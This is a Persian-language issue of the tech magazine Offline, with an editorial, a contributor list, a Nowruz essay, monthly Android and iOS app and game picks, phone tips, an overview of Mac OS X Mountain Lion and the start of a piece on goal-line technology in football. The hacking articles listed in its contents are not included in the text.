



برونده ويزه بورسي تكنولوجى در فوتbal

اشتباه جزئى از فوتبال نیست!

بازی های کامپیوتری چگونه ساخته می شوند

بازی با بیوگ دیگران!

حملات جعل در خواست سمت سرویس دهنده

وقتی آفلاين جعل می کند!

برترین اپلیکیشن های ماه

جدال اپلیکیشنی دو غول!

به همراه اخباری کامل در  
موردن هر آنچه که از دنیای  
کامپیوتر می خواهید بدانید!

# آفلاين ONLINE هميشه OFFLINE است!

[www.offlinemag.ir](http://www.offlinemag.ir)



e-mail: [info@offlinemag.ir](mailto:info@offlinemag.ir)

Sms: 3000 9900 90 8221

site: [www.offlinemag.ir](http://www.offlinemag.ir)

fb: [facebook.com/majale.offline](https://facebook.com/majale.offline)

مدیر مسوول:  
میلاد جعفری (مشاور هنری/قبليگاتي)

سال اول | اسفند ماه ۱۳۹۱ | شماره

سخن مدیر مسئول

سفیران آفلاين

مقاله اجتماعی ماه

تکنولوژی

اپلیکیشن های برتر

رویاپردازی گلکسی اس ۴

توصیه های آفلاين

شیر کوهی مکینتاش

تکنولوژی در فوتبال

آزار ديجيتالي

برنامه نويسي

آموزش وردپرس

رمزنگاري

هک

ssrf

burp suite

هک کلاینت

بازی های کامپیوتري چگونه ساخته می شود؟

شبکه

tftp

vlan

سخت افزار

لينوكس

آفلاين

www.offlinemag.ir

آفلاين

## برا فرید محصول از سایت ها خارج متنگل دارید؟!

پس از ۵ سال حضور موفق و سابقه درخشنان در زمینه پرداخت های اینترنتی در ایران هم اینک مفتخریم که سرویس دیگری را به کاربران ایرانی معرفی کنیم.

با داشتن ویزا کارت های فیزیکی قابل شارژ میتوانید از هر سایت خارجی محصول یا سرویس مورد نظرتان را مستقیما خریداری کنید:

- دارای ۲۶ دلار شارژ اولیه
- اعتبار یک ساله از تاریخ صدور
- امکان شارژ کارت تا سقف ۹۲۵ دلار
- تحويل و ارسال کارت کمتر از ۲۴ ساعت
- بدون نیاز به داشتن پاسپورت یا حساب بانکی
- دارای پنل Statement جهت چک کردن موجودی و گردش حساب

موارد استفاده ویزا کارت های فیزیکی:

- رزرو آنلاین هتل
- ثبت نام در آزمون های تافل و آیلتس
- وریفای کردن حساب های اینترنتی مثل ...Paypal, payza ...
- خرید کالا از سایت هایی مثل ...Alibaba, Ebay, Amazon ...
- خرید نرم افزارها و بازی های موبایل از فروشگاه های اپل و سامسونگ.
- خرید سرور از دیتابسترهايی که از کردیت کارت پشتیبانی می کنند.



برای سفارش به سایت مراجعه بفرمایید  
<https://payment24.us>

میلاد جعفری

مهندسی فناوری اطلاعات

مدیر مسئول آفلاین



## آرامتر قبل از طوفان

آرامش قبل از طوفان را دوست دارم...

در این دریای پهناور در حال پارو زدن هستم. مهم نیست که سرعت پارو زدن من چقدر است، مهم اینست که برای هدفی خاص حرکت می کنم. خرسندم که ۴۰ نفر دیگر هم با من همراه شده اند و هدف همه ما یکیست. گاهی در این دریای پهناور انرژی کم می آورم و پارو زدن برایم دشوار می شود. مگر می شود انرژی از جایی تامین نشود؟! قطعاً که برای هر حرکتی نیروی محرکه ای لازم است. اما هیچ میدانید این نیروی محرکه برای ما آفلاینی ها چیست؟

بعد از لطف خداوند، نیروی محرکه ما در این مسیر شما هستید. شما چند ده هزار (یا چند صد هزار) نفر انرژی ما را تامین می کنید. کمک روحی و معنوی شماست که باعث شده آن آفلاین تازه کار به هشتمین ماه فعالیتش (هفتمین شماره) برسد... از اینکه هر شماره با پیام های پر مهرatan این جنبش علمی را حمایت می کنید بسیار سپاسگزارم. خدا رو شکر... شکر...

دوست دارم همینجا چهره‌ی خوب ماه را معرفی کنم. چهره‌ی خوب این ماه دوست خوبم "کوشازارعی" عزیز هست که با مقالات و طرح‌های زیبای خودش و مهمتر از آن، با زمانبندی دقیقش ما را در این راه پر مشغله همراهی می کند.

در رابطه با قیمت روی جلد مجله هم باید عرض کنم که این قیمت فقط برای اطلاع شماست زیرا احساس می کنیم از بسیاری از مجله‌های کیوسک محله شما بهتریم... از خدای عزیز آرزومندم که این شماره هم به دل شما بشیند و شایسته انتخاب شما باشد.

میلاد جعفری

www.AxNevis.ir



# سفیران آفلاین!

**سمیرا صرامی**  
مهندس فناوری اطلاعات  
عضو رسمی آفلاین

**محمد مرتضوی**  
متخصص تست امنیت و نفوذ  
سردیلر هک و امنیت

**کوشاز ارعی**  
مهندسی نرم افزار  
عضو رسمی آفلاین

**سعید محبی**  
مهندسی فناوری اطلاعات  
سردیلر بخش شبکه

**میلاد جعفری**  
مهندسی فناوری اطلاعات  
مدیر مسئول آفلاین

**ایمان همایونی**  
متخصص تست نفوذ و امنیت  
عضو رسمی آفلاین

**Higher\_Sense**  
برنامه نویس و متخصص امنیت  
عضو افتخاری آفلاین

**فرهاد افشار**  
گرافیست  
عضو رسمی آفلاین

**مهسا سیروس**  
برنامه نویس متن باز  
عضو رسمی آفلاین

**حامد جعفری**  
مدیریت دولتی  
عضو رسمی آفلاین

**عاطفه نقری**  
مهندسی برق  
عضو افتخاری آفلاین

**فرهاد حسین زاده**  
متخصص شبکه و لینوکس  
عضو رسمی آفلاین

**حسین دهقان نصیری**  
کارشناس نرم افزار  
عضو افتخاری آفلاین

**میکائیل اسکندری**  
محقق امنیتی  
عضو رسمی آفلاین

**نیما مقصودی**  
محقق تکنولوژی  
عضو افتخاری آفلاین

**مصطفود بادپا**  
مهندسی عمران  
عضو افتخاری آفلاین

**فردين اللهويردي نژند**  
محقق امنیتی  
عضو افتخاری آفلاین

**میلاد کھساری**  
متخصص تست نفوذ و امنیت  
عضو رسمی آفلاین

**مجید هدایتی**  
متخصص بر پا سازی سرور  
عضو افتخاری آفلاین

**عرفان امانی**  
کارشناسی ارشد کامپیوتر  
عضو افتخاری آفلاین

**ارسان قربان زاده**  
برنامه نویس اپن سورس  
عضو افتخاری آفلاین

**میلاد مهدوی**  
شبکه کار  
عضو افتخاری آفلاین

**امجد صفری**  
محقق امنیتی  
عضو افتخاری آفلاین

**لیلا هفته خانگی**  
محقق تکنولوژی  
عضو افتخاری آفلاین

**مجید احمدی**  
فناوری اطلاعات  
عضو افتخاری آفلاین

اگر شما هم دوست دارید در جنبش علمی آفلاین سویم  
باشید با ایمیل زیر در تماس باشید  
[info@OfflineMag.ir](mailto:info@OfflineMag.ir)

اینجا رو برای شما  
در نظر گرفتیم!

?

**یاسر گریمی**  
محقق اینترنتی آفلاین  
عضو افتخاری آفلاین

**پدرام علی نیا**  
طراح وب  
عضو افتخاری آفلاین



## مقاله اجتماعی ماه

تقویم ها ورق میخورد و پایان سال نزدیک می شود عید نوروز نزدیک است، روز باستانی برای ایرانیان که با جشن و شادی و پایکوبی همراه است، اما مدت‌هاست که این روز باستانی برای خیلی از خانواده ها به کابوس مبدل شده است. گویا تورم و مشکلات اقتصادی جزئی جدائی ناپذیر از روزگار ایرانیان شده است، عید نوروز نزدیک است اما خبری از بوی عیدی، بوی توت، بوی کاغذ رنگی به مشام نمی رسد، این روزها صحبت کردن از مشکلات کشور دیگر برایم مشمیز کننده و فرسایشی شده، شنیدن آمارها و تحلیل های سیاسی جورواجور که همه از بدتر شدن وضعیت اقتصادی حکایت میکند برایم عادت شده، اما چگونه میتوان جیب های خالی و دل های پر از آرزو و حسرت را برای بچه هائی که یکسال اشتیاق عید نوروز داشته اند توضیح داد، بچه هائی که حق دارند بچه باشند، حق دارند آجیل و لباس نو و مسافرت و تنگ های پر از ماهی قرمز داشته باشند، آنها نباید درگیر بازی های سیاسی و ایدئولوژی های عجیب و غریب شوند....

چه میشد اگر روزی فتوای برابری و خوشبختی صادر میکردیم، چه می شد اگر روزی به جای برچسب زدن به یکدیگر، به هموطنانی که وطن پرستی را نسل به نسل، سینه به سینه، همچون مرواریدی در صدف نگهداری کرده اند پای دردهای شان می نشستیم و روزی به جای سخنرانی های تکراری به آنها گوش میدادیم.....

کاش میشد با مشکلات "واقعی" و ترس های "واقعی" روبرو می شدیم و از آستین هایمان پاسخ های منطقی بیرون می آوردیم....

کاش در سال جدید از هر چیزی که بوده ایم توبه کنیم و تصمیم بگیریم مسلمان شویم.... مسلمان باشیم ، فقط همین!

نمی خواهم کامtan را با حرشهایی که میدانید تلخ کنم، همه می از هر دین و مذهبی که باشیم به آینده ای بهتر و روشن تر ایمان داریم، آینده ای که همه کنار هم خوشبخت و سعادتمند زندگی میکنیم...

تقویم ها ورق میخورد و پایان سال نزدیک است...  
سال نو... لباس نو..... اقتصاد نو.....

مارک فیشر

افراد موفق هیچ وقت اجازه نمیدهند که شرایط از ارشان دهد

در بحثتر گوئی ها همراه آفلاین :

# فتنلیک به نیمه ایجاد کنیدن !





iOS  
Apple



OFFLINE



Android  
Google



**Audio Manager**

همانطور که از نامش پیداست برنامه ای جهت مدیریت صدای مختلف اندروید است. این برنامه تصاویر و ویدیوهای را که نمیخواهید دیگران ببینند را مخفی میکند و بوسیله ای این برنامه براحتی میتوانید تصاویر و ویدیوهای خود را شخصی سازی کنید و آن را از دسترس دیگران در امان بزارید.

**MiLocker**

لاکر مخصوص و زیبای رامهای ۴۰۰۰ که حالا به صورت یک برنامه ای مجزا آماده ای نصب روی بقیه ای رامهای است! امکانات مختلفی از قبیل تمهاي مختلف و حالتهاي مختلف رو داراست. اين برنامه بيش از هزاران نوع صفحه قفل در اختیار شما قرار میدهد. آفلاين استفاده از اين برنامه را پیشنهاد میکند.

**Divar**


هر چقدر دوست دارید روی این دیوار آگهی بچسبانید. نیازمندی های همراه شماست. همین حالا به اطراف خود نگاه کنید و هر کالایی که دیگر نمیخواهید را روی «دیوار» قرار دهید. روی دیوار، کالا و خدمات و کسب و کارتان را هم معرفی کنید.

**آوای پیشواز**

مجموعه ای کاملی از کدهای آهنگ های پیشواز ایرانسل و آوای انتظار همراه اول ، به صورت کاملا دسته بندی شده بر اساس نام خوانندگان و با گرافیکی بسیار زیبا این برنامه همچنین شامل مجموعه کاملی از کدها و خدمات ایرانسل و همراه اول می باشد.

**PicSpeed Wallpapers**

با استفاده از این برنامه دیگر نگران والپیپر برای گوشی خود نباشید زیرا با استفاده از این برنامه شما به بیش از ۳۰۰.۰۰۰ پس زمینه در ضمینه های مختلف دسترسی دارید.

**Jelly Bean Keyboard PRO**

نرم افزار صفحه کلید اندروید. شما توسط این برنامه قادر خواهید بود که صفحه کلید گوشی خود را به صفحه کلید اندروید ۴.۱ تبدیل نمایید که از قابلیت های بسیار چون پشتیبانی از ۴۰ زبان زنده دنیا از جمله زبان فارسی ، سازگار با هر تم و غیره می باشد.

**Nabze Bazaar**

یکی از بهترین برنامه های فارسی اندرویدی. با دانلود این برنامه میتوانید هر زمان که اراده کنید از جدیدترین قیمت های روز بازار انواع کالا از جمله قیمت روز گوشی موبایل ، قیمت روز کامپیوتر ، قیمت روز لپ تاپ ، قیمت روز خودرو و اتومبیل ، قیمت روز دوربین عکاسی از چندین منبع مختلف از جمله قیمت های بازار موبایل یا تلفن همراه و قیمت های دیجی کالا ، البسکو و غیره دریافت کنید . قیمت های برنامه کاملاً به روز بوده و به زودی بخش های دیگر نیز به برنامه اضافه خواهد شد.

**Color Booth Pro**

نرم افزار بسیار جالب است که توسط آن قادر خواهید بود رنگ های قسمت های مد نظرتان از عکس هایی که در اختیار دارید را به سادگی تغییر دهید .

**Airdroid**

برنامه ای رایگان و سریع که امکان مدیریت دستگاه اندرویدی شما را از طریق اینترنت و مرورگر وب فراهم می کند. با مرورگر کامپیوتر شخصی خود از امکانات بسیاری میتوانید لذت ببرید که در شماره بعدی آفلاين بصورت دقیق تر به آن میپردازیم.

**Sanity**

یک برنامه بسیار کاربردی برای مدیریت و بهبود کیفیت تماس ها هست که قابلیت های بی شماری در این زمینه دارد. از جمله این قابلیت ها می توان به پاسخ خودکار به تماس ها (۰۰۰۰۰۰۰۰۰۰۰۰۰) و ضبط مکالمات اشاره کرد.



**Save the Puppies**

توله سگ های گم شده را پیدا کرده و آنها را از زندان نجات دهید. اگر آماده ورود به یک بازی ماجراجویانه که تنها با حل پازل های فکری قادر به پیش روی در آن خواهد بود، هستید پا به Save the Puppies Premium گذاشته و به نجات سگ ها بروید.

**Simpsons**

بازی ای بارتیه یک در اپ استور آمریکا. طبق معمول هومر شهر Springfield را خراب کرده و شما باید کمک کنید تا آن را بازسازی کنید.

**NFL Kicker 13**

فوتبال آمریکایی را با NFL Kicker ۱۳ تجربه کنید. بازی زیبای NFL Kicker ۱۳ یک بازی فوتبال آمریکایی است با گرافیک زیبا و گیم پلی واقع گرایانه که حس یک فوتبال واقعی را به شما می دهد. در این بازی تمامی تیم های آمریکایی وجود دارند و شما می توانید تیم مورد علاقه خود را انتخاب کنید و وارد رقایت های جام قهرمانی شوید.

**The Strix**

وظیفه شما در بازی Tales from the Dragon Mountain کمک کردن به مینا برای یافتن این شهر می باشد و به این هدف دست نخواهید یافت مگر با بهره گیری از هوش خود در حل مسائلی که پیش رویتان به وجود خواهد آمد.

**ExZeus**

نام یک پروژه می باشد که در آن به ساخت روبات و ماشین الات جنگی برای نجات زمین از تاریکی انجام داده اند! با عملی شدن این پروژه ۳ روزمندہ فلزی برای نجات زمین در اختیار شماست.

**Labyrinth 2**

بازی محبوب 2 Labyrinth تا الان بیش از 800 هزار نسخه آن به فروش رسیده است. در این بازی شما باید به وسیله شتابسنج گوشیتان توپ را حرکت دهید و از بین موانع توپ را حرکت دهید.

**Hokm**

پس از چندین ماه انتظار بالاخره بازی جذاب و سنتی ایرانیان با ورق یا کارت که حکم نام دارد اینک برای سیستم عامل اندروید ریلیز شده است. حال می توانید در روی فرش نفیس ایرانی و با صدای گوشنوای موسیقی سنتی ایرانی به بازی حکم بپردازید.

**Contre Jour**

هدف در این بازی هدایت کردن موجودی سیاه رنگ به سمت بارقه های نور کوچک و در نهایت به سمت نور بزرگ می باشد. در هر مرحله سه روشنایی کوچک و یک روشنایی بزرگ وجود دارد که با گرفتن تمامی آنها، امتیاز کامل را کسب خواهید نمود.

**Gun Disassembly 2**

بازی فوق العاده جذاب و اعتیاد آور برای اندروئید می باشد که با نصب آن نمایشگاه بی نظیر اسلحه را در اختیار شما قرار می گیرد و شما می بایست قطعات تفنگ ها را از هم دیگر جدا سازی و بعد آن ها را متصل سازید تا بتوانید یاد بگیرید که تفنگ ها چگونه باز و بسته می شوند

**Marco Macaco**

ثام یک میمون هست که همسر او نیز به دنبالش هست. حال شما باید به او و دوستش کمک کنید تا صدای تمامی پرندگان عجیب در سیاره را ضبط کنند. همسر او دوست دارد تا با صدای پرندگان موزیک درست کند. البته ضبط صدای پرندگان نیز دارای مشکلاتی می باشد که خود شما باید آنها را حل کنید.





## برترین اپلیکیشن های ماه از نگاه آفلاین - iOS

**iUploader**

با استفاده از این نرم افزار فوق العاده شما میتوانید فایل های خود را در هر سایتی از آیفون و آیپد خود آپلود کنید، درست شبیه آپلود از کامپیوتر.

**Jenan**

در این نرم افزار شما میتوانید انواع دعاها را بیابید از جمله دعاهای موجود در این برنامه میتوان به دعای کمیل، جوشن کبیر، ندبه، عهد، تعقیبات نماز و همچنین زیارت های مختلف.

**Quick Scan Pro**

نرم افزار اسکن بارکد های معمولی و کیو آر کد که توانایی ذخیره کتابخانه کدها دارد و دارای کاربری بسیار ساده و امکانات بسیار زیادی است.

**مناسک حج**

محفویات این برنامه مطابق با کتاب مناسک حج می باشد ، هیچ دخل و تصرفی در آن انجام نشده است.

**Music Player All In One**

یکی از جدید ترین و برترین پخش کننده های موسیقی ای او اس که دارای امکاناتی عالی مانند : کنترل سرعت پخش ، کیفیت عالی ، تم های مختلف و ... است.

**Tap-Dictionary**

فرهنگ لغتی بی همتا برای آیفون و ایپد. این دیکشنری که از زبان فارسی نیز پشتیبانی میکند به راحتی در محیط مرورگر وب و بسیاری از جاهای دیگر محیط آی دیوایس قابل استفاده است.

**Sygic Iran GPS Navigation**

از قدرتمندترین برنامه های موقعیت یابی برای کاربران ایرانی اپل. این برنامه سرعتی بسیار بالا و تقریباً پشتیبانی کاملی از نام خیابان ها و کوچه های شهرهای بزرگ ایران دارد. از مزایای این برنامه استفاده از برنامه در حالت آفلاین است.

**Movie360**

دوربین آی دیوایس خود را با استفاده از این برنامه فوق حرفه ای کنید. این برنامه تنظیمات فوق العاده ای به همراه خود دارد که میتواند ضعف تنظیمات آی دیوایس شما رو برطرف کند تا نهایت لذت را از دوربین خود ببرید.

**Photo Slideshow Director HD**

در این برنامه با ابزار های پیشرفته موجود در برنامه براحتی می توانید یک اسلایدر تصویر به همراه موسیقی متن و دیگر تنظیمات بسازید.

**NOTE'd**

در این برنامه شما می توانید یادداشت های روزمره خود را به صورت بسیار زیبایی درآورده و آن ها را ذخیره کنید تا هیچ کاری را فراموش نکنید.



## برترین بازیهای ماه از نگاه آفلاین – iOS

**Hospital Havoc 2**

در این بازی شما یک پزشک هستید که با کار کردن در کلینیک ها و بیمارستان ها و درمان بیماران مختلف تجربه کسب کرده و مهارت های خود را ارتقا داده و به یک دکتر متخصص تبدیل میشوید و به مکان های بهتری برای درمان بیماران می روید و روز به روز ترقی خود را مشاهده کنید و پیشرفت کنید.

**Inotia 4 PLUS**

یک بازی بسیار زیبا و فانتزی و ماجراجویی که در آن شما در نقش یک قهرمان ظاهر میشوید که با خرید اسلحه ها و زره های گوناگون از میان هزاران نوع به جنگ با دشمنان و کمک به دوستان خود در چندین مرحله مختلف میروید.

**Guardians**

یک بازی جالب در سبک مبارزه ای با سلاح ها و جادو های مختلف که با حجمی تقریبا کم گرافیکی عالی به شما هدیه میدهد. شما در این بازی به جنگ با حیوانات و شخصیت های تخیلی زیادی میپردازید.

**iBomber Defense**

بهترین و زیباترین بازی در سبک دفاعی برای آی او اس.



## رویا پردازی این بار برای طراحی سامسونگ گلکسی اس ۴

انسان‌ها به خودیه خود دوست دارند که بسیاری از اتفاقات را قبل از زمان وقوع پیش بینی کنند و این مسئله در صنعت گوشی‌سازی و فناوری نیز صادق است. همانظور که iPhone می‌دانید پس از به بازار آمدن گوشی جدید اپل یعنی iPhone ۴S این گوشی آنطور که باید و شاید نتوانست دل کاربران و دوست داران اپل را به دست آورد چرا که فرق زیادی با برادر کوچکش یعنی iPhone ۴ نداشت و تنها در چند مورد جزئی دست خوش تغییرات شده بود. در این میان زمان ورود غول جدید سامسونگ یعنی GALAXY S۳ بود که طراحان دست به کار شدند و هر روز عکس‌های جدیدی از این گوشی بر روی فضای اینترنت قرار میدادند و زمان ورود آن به بازار همه چیز بر خلاف باورها و طراحی‌های طراحان شد و گلکسی اس ۳ با قیافه‌ای جدید به بازار آمد که کسی نتوانسته بود حتی شبیه آن را تصور کند و بعد از گلکسی اس ۳ نوبت به اپل و محصول جدیدش آیفون ۵ رسید و آن فیلم معروف و دروغین که آیفون را متحول کننده دنیای گوشی می‌نامید و هر کسی را مجبور خود میکرد. در این فیلم طراحی فوق العاده نازک و صفحه‌ای شبیه‌ای و کیبورد لیزری و پخش فیلم در فضا (نه بر روی پرده) و... را از آیفون ۵ نشان میداد. این کلیپ باعث شد تا کاربران دوست دار اپل انتظارشان از آیفون ۵ بسیار بالا رود و باور کنند که تحول عظیمی در راه است اما زمان معرفی آیفون ۵ همه چیز بهم خورد و مردم iPhone ۵ آن چیزی نیست که در تبلیغات دیده اند این نیز باعث شد تا مردم آنطور که باید از گوشی جدید اپل استقبال نکنند و شکستی خفیف به اپل وارد شود. در حال حاضر GALAXY S۴ نوبت به محصول بعدی شرکت سامسونگ یعنی گلکسی اس ۴ رسیده و باز طراحان و وب سایت‌های بزرگ دنیای فناوری دست به کار شده اند و روز به روز عکس‌ها و فیلم‌های جدید بر روی اینترنت قرار میدهند و اخیراً نیز کلیپی شبیه به کلیپ معروف آیفون ۵ به بیرون درز کرده که ضخامت نازک آن و کیبورد لیزری و سرعت بوت فوق العاده و... را به معرض نمایش قرار میدهند و باید نشست و دید که اسفندماه چقدر این کلیپ و عکس‌ها نزدیک به واقعیت بوده. در این میان سوالی پیش می‌آید: چرا این طراحی‌ها فقط برای شرکت‌هایی همچون سامسونگ و اپل باید اتفاق افتاد؟ چرا طراحان برای شرکت‌های دیگر همچون نوکیا و سونی و اج تی سی طراحی انجام نمیدهند؟





توصیه های تکنولوژیکالی (!!!!!!!) آفلاین به کاربرانش

همه ما و کسانی که از گوشی ها و تبلت های هوشمند استفاده میکنیم دوست داریم که هر جایی دستگاهمان را در اختیار داشته باشیم، طبیعی اس آخر به قول ما ایرانی ها پوش را داده ایم چرا که نه؟! بله درست است اما در بیشتر مواقع درست از آن استفاده نمیکنیم اینجاست که آفلاین دلسوزار توصیه هایی به خوانندگانش میکند!

۱. هنگامی که با شخص یا اشخاصی در رابطه با موضوعی در حال گپ زدن هستید هرگز از گوشی یا تبلت خود استفاده نکنید چرا که شخص مقابله احساس خوبی نسبت به این حرکت ندارد حتی اگر تمام حواس شما به واسطه باشد باز هم احساسی عکس این قضیه دارد.
  ۲. زمانی که با دوستان خود در حال صحبت و گپ زدن هستید انرژی خود صرف طرفداری از شرکت ها و برندها و گوشی های مختلف نکنید و سعی نکنید کورکورانه از مدل گوشی خود طرفداری کنید و سعی کنید در کنار هنوز نظرات یکدیگر را بصورت منصفانه بیان کنید و به بیان ضعف و قوت این گجت ها بپردازید.
  ۳. هنگامی که به توالت یا حمام میروید هرگز از گوشی خود استفاده نکنید چرا که گوشی خودبخود دارای هزاران نوع باکتری است و اگر از آن در توالت نیز استفاده کنید دیگر... و همچنین درون حمام نیز به دلیل بسته بودن فضای حمام و رطوبت و بخار موجود در آن باعث میشود آسیب هایی در در مدت به گوشی وارد کند.
  ۴. سعی کنید هنگام مکالمه از هندزفری استفاده کنید چرا که اینکار باعث میشود کمتر گوشی را نزدیک سر بیاورید و مغز را در معرض اشعه های گوش قرار دهید و یا هنگام برقراری تماس تا زمانیکه مکالمه شروع نشده و تایم شروع به کار نکرده آن را در گوش قرار ندهید.
  ۵. هنگامی که گوشی شما در معرض آب خوردگی قرار میگیرد سعی کنید تا جایی که امکان دارد آن را تکه کنید و گوشی را بدون باطری در رو مقداری مقداری برنج قرار دهید.

یاسر گوینی

محقق اینترنتی آفلاین

عضو افتخاری آفلاین



مکینتاش (سیسیم عامل رایانه های اپلی)  
اپل کار خودش را با تولید کامپیوتر های خانگی شروع کرد  
و بر روی این کامپیوتر ها سیستم عامل خودش یعنی  
مکینتاش را قرار داد و سال هاست در حال ارتقاء و بهبود  
این سیستم است و باید قبول کنیم در این کار بسیار نیز  
موفق بوده است و حالا توانسته است یک باغ پر گل و بلبل  
برای خودش درست کند و اجازه نمی دهد هر کسی وارد  
این باغ پر گل و بلبل شود و ورودی اش خدا وکیلی خیلی  
گرونه ( خدا پدرش را بیامرزد!!!!!!)

اما این باغ پر گل و بلبل (کل مجموعه اپل) یک گل سر  
سبد داره که میشه گفت تک و به جز اپل هیچ باغبونه دیگه  
ای اجازه استفاده ازش نداره. (البته ویندز و مکینتاش خیلی  
وقته با هم دست به یقه شدن)

آخرین نسخه مکینتاش نسخه شیر کوهی نام داره (دلیل  
نام گذاری را از اپل بپرسید به من ربطی نداره)

این ورژن از این سیستم عامل در بخش برنامه نویسی اش  
تغییرات به نسبت زیادی داشته ولی در ظاهر نه.



اینبار مکینتاش ورژن شیرکوهی در  
**OFFLINE**



سلام آفلاینی های عزیز !

خوشحالم از اینکه در قالب مجله آفلاین با شما ارتباط  
برقرار می کنم. آقای نیما مقصودی در شماره ۶ مجله  
آفلاین یک معرفی کلی درباره ی اعضای کلاس  
درس فناوری، مطلبی جالب نوشتند و این بچه های  
بازی گوش را معرفی کردند. بچه هایی که الان در  
دنیای فناوری برای خود غول هایی هستند وصف  
نایدیز. منم قصد دارم در یک سری از مقالات دنباله  
دار بعضی از دسته گل های این غول ها را به شما  
معرفی کنم و امیدوارم شما بپسندید. در این مقاله  
قصد دارم یکی از دسته گل های سیب گاز زده (اپل)  
را به شما عزیزان معرفی کنم :

\* تغییر سیستم آی چت به آی مسیج  
آی چت سیستم مسنجر اختصاصی اپل است آی مسیج امکان ارتباط صوتی و تصویری و نوشتاری به شما می دهد . (مثل دیگر مسنجر ها )

\* سیستم یاد آور یک پارچه  
این سیستم در گوشی اپل (و البته در دیگر سیستم عامل های گوشی ) موجود است ولی حالا راه خودش به سیستم عامل مکینتاش باز کرده است و البته به صورت یک پارچه به این صورت که اگر شما یک موضوع را به گوشی خود اضافه کنید این مطلب به آی پد ، آیفون ، مک بوک و ... به صورت خود کار اضافه می شود و در زمان مقرر شما کار مورد نظرتان را به شما یاد آوری می کند.

#### \* سیستم یادداشت برداری

این سیستم نیز از آی او اس (سیستم عامل گوشی اپل) به مکینتاش آمده است و امکان اضافه کردن عکس به نوشه را هم دارد + یکسان سازی با دیگر دستگاه های اپلی.



\* ارتباط بیشتر و عمیق تر با آی کلود  
در چند جمله به نقل از وب سایت اپل. آی کلود اطلاعات شما را در خود ذخیره می کند و به طور بیسیم آن را به تمام دستگاه هایتان می فرستد و به دلیل اینکه به خوبی با برنامه ها سازگار است همه چیز به صورت اتوماتیک انجام می شود. اپل می گوید این روش آسانترین روش برای مدیریت فایل ها روی دستگاه های مختلف است. آیکلود شامل موسیقی ها، تصاویر، افزارنما، برنامه ها، تقویم ها، اسناد و غیره می شود. مثلا اگر عکسی با آیفون گرفته شود این تصویر به آی کلود هم فرستاده می شود و آی کلود یک کپی از آن عکس را بر روی تمامی دستگاه ها شامل کامپیوتر های مک ، پی سی و آیفون و آیپاد تاچ در دسترس قرار می دهد. این کار به صورت اتوماتیک با موسیقی های خریده شده از آیتیونز، داکیومنت ها، برنامه ها، کانتکت ها و ... انجام می شود.



### \* ایر مانیتورینگ

این بخش به شما اجازه میدهد به صورت بیسیم با دیگر مانیتورها ارتباط برقرار کنید و هر آنچه در صفحه مانیتور شما است را به دیگران نشان دهید البته آن هم به صورت بیسیم. این سیستم قابلیت انتقال تصاویری با کیفیت ۷۲۰ پی را داردست که کیفیت قابل قبولی است.

Allow applications downloaded from:

- Mac App Store
- Mac App Store and identified developers
- Anywhere

### \* Gatekeeper \*

این بخش به شما اجازه نصب نرم افزار هایی را می دهد که شما از آپ استور دانلود نکرده اید و شما می توانید هر وقت دلتنان خواست آن را عوض کنید و فقط از نرم افزار های آپ استور استفاده کنید.



در پایان امیدوارم از این مطلب خوشتان آمده باشد و شایدم با خودتان بگویید چی میشد منم یک مک بوک داشتم یا حداقل اونو روی کامپیوترا نصب می کردم. برای این کار هم راه حلی است که بعدا به آن خواهیم پرداخت. این را هم خاطر نشان کنم همان طور که آقای نیما مقصودی فرمودند اپل میونش با ما ایرانی ها زیاد خوب نیست و چند وقت پیش جنجالی نیز در این باره راه افتاده بود (البته اگر یادتان باشد).

### \* اشتراک گزاری

این بخش چیز جدیدی نیست ولی این بار در همه جا دیده می شود و شما تقریبا همه چیز را می توانید به اشتراک بگذارید. (از شیر مرغ تا جون آدمی زاد)

### \* تویتر

تویتر اینجا... تویتر اونجا... تویتر همه جا... این شبکه اجتماعی در قلب مکینتاش قرار گرفته است.

### \* مرکز بازی

اپل به فکر وقت تلف کردن کاربرانش نیز هست. با گیم سنتر به کاربرانش اجازه می دهد که از بازی متنوعی لذت ببرند البته باید منتظر بازی بسیار جالبی برای این بخش باشیم!



سعید محبی

مهندسی فناوری اطلاعات

سردبیر بخش شبکه



در جدال نفسگیر بارسلونا و رئال مادرید در پایان ۹۰ دقیقه ۲-۱ به نفع تیم بارسلونا بازی در جریان است. داور ۲ دقیقه وقت اضافه رو با دست خودش نشون میده. در دقیقه ۹۱ ژاوی یک خطاروی رونالدو انجام میده و یک ضربه‌ی ایستگاهی بسیار خطرناک شکل می‌گیره. رونالدو با اون استایل همیشگی میره پشت توپ و تمرکز می‌کنه. اون خوب میدونه که اگر این توپ گل نشه رئال مادرید از جام حذفی اسپانیا حذف میشه. ویکتور والدز (دروازه بان بارسلونا) خوب میدونه که اگه گل بخوره یه برده شیرین رو از دست میدند. با سوت داور، رونالدو یه نفس عمیق میکشه و برای زدن ضربه ایستگاهی خیز بر میداره. با تمام قدرت و مهارت به توپ ضربه میزنه. توپ مستقیم به سمت دروازه میره و اول می‌خوره به تیر افقی و بعد در چند سانتیمتری خط دروازه فرود میاد. هیچکس نمیدونه توپ گل شده یا نه. کل ورزشگاه به داور نگاه میکنه و در سکوتی سنگین غرق شده. داور به دستگاهی که روی دستش بسته یه نگاه میندازه و سوت درست بودن گل رو میزنه. همین اتفاق باعث جنجال بزرگی میشه. داور اشتباه نمیکنه چون از یه تکنولوژی جدید استفاده میکنه. یه تکنولوژی که الان در آفلاین اوно بررسی می‌کنیم!



اگر طالب زندگی سالم و بالندگی می باشیم باید به حقیقت عشق بورزیم.

